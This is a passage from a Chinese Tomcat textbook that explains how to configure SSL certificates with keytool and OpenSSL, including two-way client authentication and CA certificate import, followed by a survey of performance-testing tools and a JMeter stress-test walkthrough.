Tomcat 通常只在 JKS 或 PKCS12 格式的证书上执行。JKS 是 Java 的标准证书格式，是命令行工具创建的格式，此工具为 \$CATALINA_HOME/bin/keytool.exe。PKCS12 是一个 Internet 标准，能够通过 OpenSSL 和 Microsoft's Key-Manager 操纵。不过通常对 PKCS12 的支持有些限制。

keytool 命令包含以下的可选属性：

- ❷ -keystore 指定密钥库的名称（产生的各类信息将不在.keystore 文件中）

- ② `-keyalg` 指定密钥的算法
- ② `-validity` 指定创建的证书有效期
- ② `-keysize` 指定密钥长度
- ② `-storepass` 指定密钥库的密码
- ② `-keypass` 指定别名条目的密码
- ② `-dname` 指定证书拥有者信息, 如: "CN=sagely,OU=atr,O=szu,L=sz,ST=gd,C=cn"
- ② `-list` 显示密钥库中的证书信息, 如: `keytool -list -v -keystore sage -storepass`
- ② `-v` 显示密钥库中的证书详细信息
- ② `-export` 将别名指定的证书导出到文件, 例如: `keytool -export -alias caroot -file caroot.crt`
- ② `-file` 指定导出到文件的文件名
- ② `-delete` 删除密钥库中某条目, 如: `keytool -delete -alias sage -keystore sage`
- ② `-keypasswd` 修改密钥库中指定条目口令, 如: `keytool -keypasswd -alias sage -keypass -new -storepass ... -keystore sage`
- ② `-import` 将已签名数字证书导入密钥库, 如: `keytool -import -alias sage -keystore sagely -file sagely.crt`

keytool 创建的数字证书是以一条一条（采用别名区别）的形式存入证书库中的，证书库中的一条证书包含该条证书的私钥、公钥和对应的数字证书的信息。证书库中的一条证书可以导出数字证书文件，数字证书文件只包括主体信息和对应的公钥。

每一个证书库是一个文件组成，它有访问密码，在首次创建时，它会自动生成证书库，并要求指定访问证书库的密码。

在创建证书的时候，需要填写证书的一些信息和证书对应的私钥密码。这些信息包括 CN=xx,OU=xx,O=xx,L=xx,ST=xx,C=xx，它们的意思是：

- CN (Common Name, 名字与姓氏)
- OU (Organization Unit, 组织单位名称)
- O (Organization, 组织名称)
- L (Locality, 城市或区域名称)
- ST (State, 州或省份名称)
- C (Country, 国家名称)

可以采用交互式工具提示输入以上信息，也可以采用参数来自动创建，如：

```
-dname "CN=xx,OU=xx,O=xx,L=xx,ST=xx,C=xx"
```

例如，如下所示代码采用交互式创建一个证书，指定证书库为 `c:/keystore`，创建别名为 Tomcat，它指定用 RSA 算法生成，且指定密钥长度为 1024，证书有效期为 1 年：

```
C:\j2sdk1.4.2\bin>keytool -genkey -alias tomcat -keyalg RSA -keysize 1024
-keystore c:/keystore -validity 365
```

执行的结果如图 19-5 所示。

如果不指定-keystore，则会在默认目录 C:\Documents and Settings\currentuser 下创建证书文件.keystore。如果指定-keystore 参数，要在后面描述的 server.xml 配置文件中反映出这一变化。

配置 SSL 连接器

最后一步是在 \$CATALINA_HOME/conf/server.xml 中配置 secure socket。在安装好的 Tomcat 里，默认 server.xml 中已经包含了一个 SSL connector 的元素样本。如下所示：

```
<Connector className="org.apache.coyote.tomcat5.CoyoteConnector"
    port="8443" minProcessors="5" maxProcessors="75"
    enableLookups="true" disableUploadTimeout="true"
    acceptCount="100" debug="0" scheme="https" secure="true";
    clientAuth="false" sslProtocol="TLS"/>
```

你会注意到 Connector 元素默认被注释了，因此需要删除它周围的注释标签。接着可以自定义一些属性。

port 属性（默认为 8443）是 Tomcat 监听安全连接的 TCP/IP 端口号。可以将它改成任何你需要的端口号（如 https 通信的默认端口 443）。然而在许多操作系统上，Tomcat 要使用一个 1024 以下的端口需要做一些特别的设置。如果改变了此处的端口号，应该同时改变在 non-SSL connector 上 redirectPort 属性的值。作为 Servlet 2.4 中所必需的，允许 Tomcat 自动重定向用户访问有安全限制的页面的请求，指出需要 SSL。

还有一些其他的选项来配置 SSL 协议。你可能需要增加或改变表 19-1 中的属性值，取决于你开始对 keystore 的配置。

表 19-1 keystore 配置

属性	解释
clientAuth	如果想要 Tomcat 为了使用这个 socket 而要求所有 SSL 客户出示一个客户证书，置该值为 true
keystoreFile	如果创建的 keystore 文件不在 Tomcat 认为的默认位置（一个在 Tomcat 运行的 home 目录下的叫.keystore 的文件），则加上该属性。可以指定一个绝对路径或依赖 \$CATALINA_BASE 环境变量的相对路径
keystorePass	如果使用了一个与 Tomcat 预期不同的 keystore（和证书）密码（changeit），则加入该属性
keystoreType	如果使用了一个 PKCS12 keystore，加入该属性。有效值是 JKS 和 PKCS12
sslProtocol	socket 使用的加密/解密协议。如果使用的是 Sun 的 JVM，则不建议改变这个值。据说 IBM 的 1.4.1 版的 TLS 协议的实现和一些流行的浏览器不兼容。这种情况下，使用 SSL
ciphers	此 socket 允许使用的被逗号分隔的密码列表。默认情况下，可以使用任何可用的密码
algorithm	使用的 X509 算法。默认为 Sun 的实现(SunX509)。对于 IBM JVMs 应该使用 ibmX509。对于其他 JVM，参考 JVM 文档取正确的值




图 19-5 用 keytool 生成证书

(续表)

属性	解释
truststoreFile	用来验证客户证书的 TrustStore 文件
truststorePass	访问 TrustStore 使用的密码。默认值是 keystorePass
truststoreType	如果使用一个不同于正在使用的 KeyStore 的 TrustStore 格式，加入该属性。有效值是 JKS 和 PKCS12

测试 SSL

完成以上配置后重启 Tomcat，你将能访问任何 Tomcat 支持的 Web 应用。如输入：

```
https://localhost:8443
```

会弹出如图 19-6 所示的窗口。

弹出该窗口表明当前采用的是 SSL 访问协议，要求验证服务器端的身份。该窗口中“你与该站点交换的信息不会被其他人查看或更改。但该站点的安全证书有问题”包含有两层含义：该服务器的证书不是 CA 颁发的证书，该协议下的访问信息是加密的。

如果单击“否”，则表示不安装该服务器提供的证书。你可以单击“查看证书”按钮，查看该服务器端提供的证书的内容，如图 19-7 所示。




图 19-6 服务器端认证窗口




图 19-7 服务器端证书

该证书的图标中有个红叉，表明当前证书还没有经过检验。该界面显示了刚才服务器端所创建证书的颁发者、颁发对象和有效起始日期。此处的颁发者和颁发对象都为“myname”，是因为是利用 keytool 给自己创建的证书，如果是从 CA 处购买，那么颁发者就是购买的厂商名称了。

可以单击“详细信息”标签，查看该证书的明细信息，如图 19-8 所示。

如果该证书已经通过验证，则可以查看该证书的安装路径。

关闭证书查看窗口，继续图 19-6，单击“是”来进行服务器端证书的校验。完成校验

域	值
版本	V1
序列号	44 f5 69 d5
签名算法	md5RSA
颁发者	myname, myorg, mycompany, beijing, beijing, zh
有效起始日期	2006年8月30日 18:35:01
有效终止日期	2006年11月28日 18:35:01
主题	myname, myorg, mycompany, beijing, beijing, zh
公钥	RSA (1024 Bits)
摘要图算法	sha1
摘要图	6a 83 bb b8 b3 1e b0 e9 c6 ca 09 e2 86 8c 91 2e 9b ad 97 2d

图 19-8 服务器端证书明细

后就会打开通常的默认页面了。而且在 IE 状态栏中会显示一个加锁的图标，表明当前的连接是 SSL 安全的。

通过验证后的服务器，以后都不需要在进行校验，可以直接使用 SSL 连接了。

解决问题

这里有一个安装 SSL 时常见的问题列表及其解决方法。

- ❷ 在日志文件中出现 “java.security.NoSuchAlgorithmException” 错误。
JVM 没找到 JSSE JAR 文件。请照 “下载和安装 JSSE” 节的指导做。
- ❷ Tomcat 启动时，出现 “java.io.FileNotFoundException: {some-directory}/{some-file} not found” 错误。
一个可能的解释是 Tomcat 没有找到 keystore 文件。Tomcat 默认认为该文件在 Tomcat 运行的 home 目录下，名为 keystore。如果该文件在其他地方，则需要在 Factory 元素中加入 keystoreFile 属性。
- ❷ Tomcat 启动时出现 “java.io.FileNotFoundException: Keystore was tampered with, or password was incorrect” 错误。
假设确实没人篡改过 keystore 文件，最大的可能是 Tomcat 使用了一个和创建 keystore 文件时不同的密码。要修正它，可以重新创建 keystore 文件或在 Factory 中加入 keystorePass 属性。记住：密码是区分大小写的。

如果仍然有问题，可求助 TOMCAT-USER 邮件列表。通过列表，可以在以前的消息中得到指示，在 <http://jakarta.apache.org/site/mail.html> 处订阅或取消订阅。

19.3.4 在 Tomcat 上配置双向认证

上述的 SSL 连接是客户端单向认证服务器，如果要使用双向认证，需要修改 server.xml 文件的 Connector 配置属性：

```
clientAuth="true"
```

服务器认证客户端时使用的根证书库位于：JAVA_HOME/jre/lib/security/cacerts，keystore 密码为 changeit。将客户端个人证书的根证书导入服务器的证书库，就可以认证客户端。

以下只讲述客户端证书的生成和验证过程。

下载 OpenSSL

可以到站点 <http://www.openssl.org/> 下载 Openssl 0.9.9.8，该工具用来产生 CA 证书、签名并生成 IE 可导入的 PKCS#12 格式私钥。

生成 CA 私钥以及自签名根证书

使用 openssl 命令（命令的使用可以参考官方网站）来生成私钥签名：

（1）生成 CA 私钥

```
openssl genrsa -out ca/ca-key.pem 1024
```

(2) 生成待签名证书

```
openssl req -new -out ca\ca-req.csr -key ca\ca-key.pem
```

(3) 用 CA 私钥进行自签名

```
openssl x509 -req -in ca\ca-req.csr -out ca\ca-cert.pem -signkey  
ca\ca-key.pem -days 365
```

(4) 导入签名证书

```
keytool -import -trustcacerts -alias tomcat -file ca\ca-key.pem
```

注意

-trustcacerts 选项，使用服务器的证书库认证该证书，首先要将根证书导入 cacerts 中。

配置 web.xml

要启用双向 SSL 认证，在 Web 应用程序的 web.xml 中需要如下增加一些配置：
auth-method=CLIENT-CERT 说明是“以客户端数字证书来确认用户的身份”，
transport-guarantee=CONFIDENTIAL 表示应用程序要求数据必须在一种“防止其他实体看到传输的内容的方式中传送”。配置如下：

```
<login-config>  
  <auth-method>CLIENT-CERT</auth-method>  
  <realm-name>Client Cert Users-only Area</realm-name>  
</login-config>  
<security-constraint>  
  <web-resource-collection >  
    <web-resource-name >SSL</web-resource-name>  
    <url-pattern>/*</url-pattern>  
  </web-resource-collection>  
  <user-data-constraint>  
    <transport-guarantee>CONFIDENTIAL</transport-guarantee>  
  </user-data-constraint>  
</security-constraint>
```

下面来分析 IE 实现 SSL 连接中的证书双向认证过程。

在地址栏中输入 https://localhost:8443，客户端向服务器发送 hello 消息，Tomcat 服务器侦听 8443 端口，收到 SSL 连接的 hello 消息，服务器发送服务器证书，并且发送客户证书请求。客户端 IE 收到服务器证书后取出 issuer 项，与 IE 受信任的根证书库中证书的 subject 比对，找到合适的根证书认证服务器证书。并且同时向服务器发送客户证书，服务器收到客户证书后，Tomcat 服务器查找根证书库 cacerts 中根证书的 subject，找到合适的根证书认证客户证书。在认证的同时完成密钥协商。客户端认证结束后，IE 会弹出“安全警报”对话框，用户可以查看服务器证书，以及服务器证书是否受信任，可以选择是否继续 SSL 连接。

19.3.5 从一个 CA 安装一个证书

为了从一个 CA（如 verisign.com，thawte.com 或 trustcenter.de）获得并安装一个证书，应该跟随下面的指导：

• 368 •

生成证书请求文件 Certificate Signing Request (CSR)

为了从你选择的 CA 获得一个证书，应该先创建一个证书请求文件 Certificate Signing Request (CSR)。CSR 将被 CA 用来创建一个证明你的站点安全的证书。要创建 CSR，遵循下面的步骤：

(1) 创建一个本地证书。

```
keytool -genkey -alias tomcat -keyalg RSA
```

注意

在一些情况下，为了创建一个运转的证书，你必须在字段“first- and lastname”中输入你的网站的域名（如：www.myside.org）。

(2) 创建 CSR。

```
keytool -certreq -keyalg RSA -alias tomcat -file certreq.csr
```

现在，有了一个叫 certreq.csr 的文件，可以将它提交到 CA（参考 CA 网站上的文档怎样做），然后就得到了证书。

提交 CSR，获得证书

为确认你对所申请的 SSL 服务器域名拥有管理权，认证系统将发电子邮件到指定的管理员邮箱中。例如：你准备申请的 SSL 证书服务器域名为 host.yourdomain.com，在递交申请时，请确认你可以接收 ssladmin@yourdomain.com 或者 ssladmin@host.yourdomain.com。

到 www.myssl.cn 申请 SSL 证书，地址是 <http://www.myssl.cn/product/index.asp>，递交第一步产生的 certreq.csr，并输入申请的相关信息。你将收到一份来自美国 Geotrust 的申请确认邮件，点击邮件中的 URL，然后提交你的申请。

你将收到包含证书的邮件，将邮件中“-----BEGIN CERTIFICATE-----”到“-----END CERTIFICATE-----”部分复制到记事本中，然后保存为 server.crt。

导入证书

现在，你有了自己的证书，可以将它导入到本地 keystore。首先，必须导入一个所谓的 Chain Certificate 或 Root Certificate 到你的 keystore。然后可以继续导入证书。

(1) 从你获得证书的 CA 下载根证书 Chain Certificate，保存为 c:\root.cer：

- ❧ 对于 Verisign.com，去 <http://www.verisign.com/support/install/intermediate.html>；
- ❧ 对于 Trustcenter.de，去 <http://www.trustcenter.de/certservices/cacerts/en/en.htm#server>；
- ❧ 对于 Thawte.com，去 <http://www.thawte.com/certs/trustmap.html>。

包括如下的种类：

- ❧ 全球信 SSL 专业版根证书 (QuickSSL Premium)
- ❧ 全球信 SSL 企业版根证书 (True BusinessID)
- ❧ 全球信 SSL 增强版根证书 (Power ServerID)

- 2 闪快 SSL 简易版根证书 (RapidSSL)
- 2 免费 SSL 试用版根证书 (FreeSSL)

(2) 将根证书导入到 keystore:

```
keytool -import -alias root -keystore \ -trustcacerts -file root.cer
```

(3) 导入服务器证书:

```
keytool -import -alias tomcat -keystore \ -trustcacerts -file certreq.csr
```

更新 server.xml 配置文件

- (1) 用文本编辑器 (如: notepad.exe) 打开 "\$JAKARTA_HOME/conf/server.xml"。
- (2) 找到并更新以下内容:

```
- <!--  
Define a SSL Coyote HTTP/1.1 Connector on port 8443  
-->  
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"  
port="443" minProcessors="5" maxProcessors="75"  
enableLookups="true"  
acceptCount="100" debug="0" scheme="https" secure="true"  
useURISValidationHack="false" disableUploadTimeout="true">  
<Factory  
className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"  
clientAuth="false"  
protocol="TLS"  
keystoreFile="server.key"  
keystorePass="你的证书密钥对于的密码" />  
</Connector>
```

注意

不同 Tomcat 版本, 修改 server.xml 的方式不同, 请参考 Tomcat 说明。

- (3) 如果你要使用默认的 SSL 端口, 请将 instances 的 8443 端口都改为 443 端口。
- (4) 重新启动 Tomcat。

注意

如果你使用的是 Linux/Unix 系统, 命令行是一样的。你也可以在 PC 上生成完 keystore, 然后将其复制到 Linux/Unix 服务器上。

19.4 小结

本章总结了多种 Tomcat 的安全方案。策略文件是从类的访问安全性上进行控制, 过滤器是对客户输入的数据进行安全过滤, SSL 是对服务器端和客户端的连接通信进行身份认证和数据加密。它们分别从底层到表层进行了全面的安全防护。

性能测试与分析是软件开发过程中介于架构和调整的一个广泛并比较不容易理解的领域，更是一项较为复杂的活动。就像下棋游戏一样，有效的性能测试和分析只能在一个良好的计划策略和具备了对不可预料事件的处理能力的条件下顺利地完成任务。一个下棋高手赢得比赛靠的不仅仅是对游戏规则的认识，更是靠他的自己的能力和不断地专注于分析自己`对手的实力来更加有效地利用和发挥规则的作用。同样一个优秀的性能测试和分析人员将要面对的是来自一个全新的应用程序和环境带来的整个项目的挑战。本文中作者结合自己的使用经验和参考文档，对 Tomcat 性能方面的调整做简要的介绍，并给出 Tomcat 性能的测试、分析和调整优化的一些方法。

20.1 Tomcat 性能测试

测量 Web 服务器的性能是一项让人感到畏缩的任务，我们在这里将给出一些需要注意的地方并且指点你了解其中更多的细节性的内容。它不像一些简单的任务，如测量 CPU 的速率或者是测量程序占用 CPU 的比例，Web 服务器的性能优化中包括调整许多变量来达到目标。许多的测量策略中都包含了一个看似简单的浏览，实际上是在向服务器发送大量的请求，我们称之为客户端的程序，来测量响应时间。客户端和服务端是在同一台机器上吗？服务器在测试的时候还运行着其他的什么程序吗？客户端和服务端的通信是通过局域网、100baseT、10baseT，还是使用调制解调器？客户端是否一直重复请求相同的页面，还是随机地访问不同的页面？（这些影响到了服务缓存的性能）客户端发送请求的有规律的还是突发的？你是在最终的配置环境下运行服务的还是在调试的配置环境下运行服务的？客户端请求中包含图片还是只有 HTML 页面？是否有请求是通过 servlets 和 JSP 的，CGI 程序，SSI（Server-Side Includes，SSI 是一个可以让你使用动态 HTML 文件的技术）？所有这些都将是我们要关心的，并且几乎我们不可能精确地把所有的问题都清楚地列出来。

20.1.1 性能测试工具

性能测试通常通过压力测试工具的测试来反应系统的问题，以便进行调优。所以本节先讲讲压力测试。

“工欲善其事，必先利其器”，压力测试只有借助于一些工具才得以实施。大多数 Web 压力测试工具的实现原理都是通过重复的大量的页面请求来模拟多用户对被测系统的并发访问，以此达到产生压力的目的。产生压力的手段都是通过录制或者是编写压力脚本，这些脚本以多个进程或者线程的形式在客户端运行，这样通过人为制造各种类型的压力，以观察被测系统在各种压力状况下的表现，从而定位系统瓶颈，作为系统调优的基础。

目前已经存在的性能测试工具林林总总，数量不下一百种，从单一的开放源码的免费小工具如 Apache 自带的 Web 性能测试工具 Apache Benchmark、开源的 JMeter，到大而全的商业性能测试软件如 Mercury 的 LoadRunner 等等。任何性能测试工具都有其优缺点，我们可以根据实际情况挑选最合适的工具。你可以在这里找到一些 Web 压力测试工具 <http://www.softwareqatest.com/qatweb1.html#LOAD>。

这里我们所使用的工具要支持 Web 应用服务认证才可以，要支持接收发送 cookies，不仅如此，Tomcat 支持多种认证方式，比如基本认证、基于表单的认证、摘要认证和客户端认证，而一些工具仅仅支持 HTTP 基本认证。真实地模拟用户认证是性能测试工具的一个重要的部分，因为认证机制将对一个 Web 站点的性能特征产生重要的影响。基于你在产品中使用的不同的认证方式，你需要从上面的工具列表中选择适合的测试工具。

Apache Benchmark 和 http_load 是命令行形式的工具，非常易于使用。Apache Benchmark 可以模仿单独的 URL 请求并且重复地执行，可以使用不同的命令行参数来控制迭代执行的次数、并发用户数等等。它的一个特点是可以周期性地打印出处理过程的信息，而其他工具只能给出一个全局的报告。http_load 直接使用命令行对 URL 的列表文件进行测试，使用特别简单。例子可以参见 http://www.acme.com/software/http_load。

20.1.2 测试工具列表

本节介绍一些压力测试的工具，并进行相应的评测说明。详细的用法读者可以查阅相关的资料。

从测试功能上分

(1) 单元测试

针对不同语言，如 JUNIT。

(2) 功能测试

E-Test：功能强大，由于不是采用 POST URL 的方式回放脚本，所以可以支持多内码的测试数据（当然要程序支持），基本上可以应付大部分的 Web 站点。

MI 公司的 WINRUNNER

COMPUWARE 的 QARUN

RATIONAL 的 SQA ROBOT

(3) 压力测试

MI 公司的 WINLOAD

COMPUWARE 的 QALOAD

RATIONAL 的 SQA LOAD

(4) 负载测试

LOADRUNNER

RATIONAL VISUAL QUANTIFY

(5) Web 测试工具

MI 公司的 ASTRA 系列

RSW 公司的 E-TEST SUITE 等

(6) Web 系统测试工具

WORKBENCH

WEB APPLICATION STRESS TOOL (WAS)

(7) 数据库测试工具

TESTBYTES

(8) 回归测试工具

RATIONAL TEAM TEST

WINRUNNER

(9) 嵌入式测试工具

ATTOLTESTWARE。它是 ATTOLTESTWARE 公司的自动生成测试代码的软件测试工具，特别适用于嵌入式实时应用软件单元和通信系统测试。

CODETEST 是 AppliedMicrosystemsCorp 公司的产品，是广泛应用的嵌入式软件在线测试工具。

GammaRay。GammaRay 系列产品主要包括软件逻辑分析仪 GammaProfiler、可靠性评测工具 GammaRET 等。

LogiScope 是 TeleLogic 公司的工具套件，用于代码分析、软件测试、覆盖测试。

LynxInsure++ 是 LynxREAL-TIMESYSTEMS 公司的产品，基于 LynxOS 的应用代码检测与分析测试工具。

MessageMaster 是 ElviorLtd 公司的产品，测试嵌入式软件系统工具，向环境提供基于消息的接口。

VectorCast 是 VectorSoftware 公司的产品，由 6 个集成的部件组成，自动生成测试代码，为主机和嵌入式环境构造可执行的测试架构。

(10) 系统性能测试工具

Rational Performance

(11) 页面链接测试

Link Sleuth

(12) 测试流程管理工具

Test Plan Control

(13) 测试管理工具

TestDirector

Rational 公司的 Test Manager

Compuware 公司的 QADirector

TestExpert: 是 Silicon Valley Networks 公司产品的测试管理工具, 能管理整个测试过程, 从测试计划、测试例程、测试执行到测试报告。

(14) 缺陷跟踪工具

TrackRecord 等

(15) 其他测试工具包

TestVectorGenerationSystem 是 T-VECTechnologies 公司的产品。提供自动模型分析、测试生成、测试覆盖分析和测试执行的完整工具包, 具有方便的用户接口和完备的文档支持。

TestQuestPro 是 TestQuest 公司的非插入码式的自动操纵测试工具, 提供一种高效的自动检测目标系统, 获取其输出性能的测试方法。

TestWorks 是 SoftwareResearch 公司的一整套软件测试工具, 既可单独使用, 也可捆绑销售使用。

从测试方法上分

(1) 白盒测试

主要工具有: Numega、PuRe、软件纠错工具 (Rational Purify)。

内存资源泄漏检查: Numega 中的 bouncechecker、Rational 的 Purify 等;

代码覆盖率检查: Numega 中的 truecoverage、Rational 的 Purecoverage、Telelogic 公司的 logiscope、Macabe 公司的 Macabe 等;

代码性能检查: Numega 中的 truetime、Rational 的 Quantify 等;

代码静态度量分析质量检查工具: logiscope 和 Macabe 等。

(2) 黑盒测试

主要工具有: QACenter、SQAteamTest、Rational Visual Test。

客户端功能测试: MI 公司的 WinRunner、Compuware 的 qarun、Rational 的 SQA robot 等;

服务器端压力性能测试: MI 公司的 Winload、compuware 的 qaload、Rational 的 SQA load 等;

Web 测试工具: MI 公司的 Astra 系列, rsw 公司的 e-test suite 等;

测试管理工具: rational 的 test manager、compuware 的 qadirector、TestDirector (MI 产品支持整个生命周期中测试流程管理) 等, 此外还有缺陷跟踪工具 trackrecord 等;

数据库测试工具: TestBytes;

回归测试工具: Rational TeamTest、WinRunner (MI 公司);

Web 系统测试工具: TEST、Workberch、Web Application Stress Tool (WAS);

嵌入式测试工具: Logiscope (静态测试工具)、CodeTest;

系统负荷测试工具：RationalPerformance；

软件性能测试工具：LoadRunner（MI 产品）、Rational Visual Qantify。

部分测试工具的具体介绍

（1）性能优化工具 EcoScope

EcoScope 是一套定位于应用（即服务提供者本身）及其所依赖的所有网络计算资源的解决方案。EcoScope 可以提供应用视图，并标出应用是如何与基础架构相关联的。这种视图是其他网络管理工具所不能提供的。EcoScope 能解决在大型企业复杂环境下分析与测量应用性能的难题。通过提供应用的性能级别及其支撑架构的信息，EcoScope 能帮助 IT 部门就如何提高应用性能提出多方面的决策方案。

EcoScope 的应用主要表现在以下几个方面：

- ≈ 确保成功部署新应用
- ≈ 维护性能的服务水平
- ≈ 加速问题检测与纠正的高级功能
- ≈ 定制视图有助于高效地分析数据

（2）数据库测试数据自动生成工具——TestBytes

在数据库开发的过程中，为了测试应用程序对数据库的访问，应当在数据库中生成测试用例数据，我们可能会发现当数据库中只有少量数据时，程序可能没有问题，但是当真正投入到运用中产生了大量数据时就出现问题了，这往往是因为程序的编写没有达到，所以一定及早地通过在数据库中生成大量数据来帮助开发人员完善这部分功能和性能。

TestBytes 是一个用于自动生成测试数据的强大易用的工具，通过简单的点击式操作，就可以确定需要生成的数据类型（包括特殊字符的定制），并通过与数据库的连接来自动生成数百万行正确的测试数据，可以极大地提高数据库开发人员、QA 测试人员、数据仓库开发人员、应用开发人员的工作效率。

（3）PC-LINT

PC-LINT 主要进行更严格的语法检查功能，还完成相当程度的语义检查功能。可以这样认为：PC-LINT 是一个更加智能、更加严格的编译器。PC-LINT 在实现语法和某些语义规则检查时，是通过参数配置完成的，它的选项就有数百个之多，因此，在使用 PC-LINT 过程中，了解选项的含义也很重要。

（4）TCL

TCL 是 Tool Command Language 的缩写，它是一种很流行的脚本解释器，尤其在测试领域，它的最大特点是可移植性好，接口简单方便，可以很容易地嵌入到软件中，作为自己的解释器使用。

TCL 提供两种接口：编程接口和用户接口。编程接口是通过 LIB 或 DLL 形式提供的，提供了一些函数（命令）供调用，包括：分配一个解释器指针（对象）；初始化解释器（指针）；注册扩展函数等。用户接口很简单，即编写的脚本，脚本里面包含对扩展命令的调用。

20.2 实例演示：JMeter 压力测试

JMeter 是为了测试 Tomcat 的前身 JServ 而开发的压力测试工具，采用 Java 编写。现在通常用于 Tomcat 下 Web 应用的测试。

20.2.1 简单测试

本节的目的是建立一个简单的 JMeter 测试案例，学会如何使用 JMeter。

添加线程组

选择“添加”→“线程组”，该线程组将会包含一套测试流程。线程数相当于用户数，Ramp-up 表示这些线程在多少时间内启动，如果有 10 个线程，在 10s 内启动，那么平均 1 个线程 1s。循环次数表示每个线程循环执行的次数，如图 20-1 所示。




图 20-1 添加线程组

添加测试页

在该线程下，选择“添加”→“仅一次控制器”；在该控制器下，选择“添加”→“Sampler”→“Http 请求”，如图 20-2 所示。该控制器下的请求对于每个线程只执行一次登录，该请求中分别填写 IP 为 localhost，端口号为 8010，路径为 index.jsp，实际上就是请求 `http://localhost:8010/index.jsp`。如果该页面需要什么参数，也可以添加。




图 20-2 添加测试页

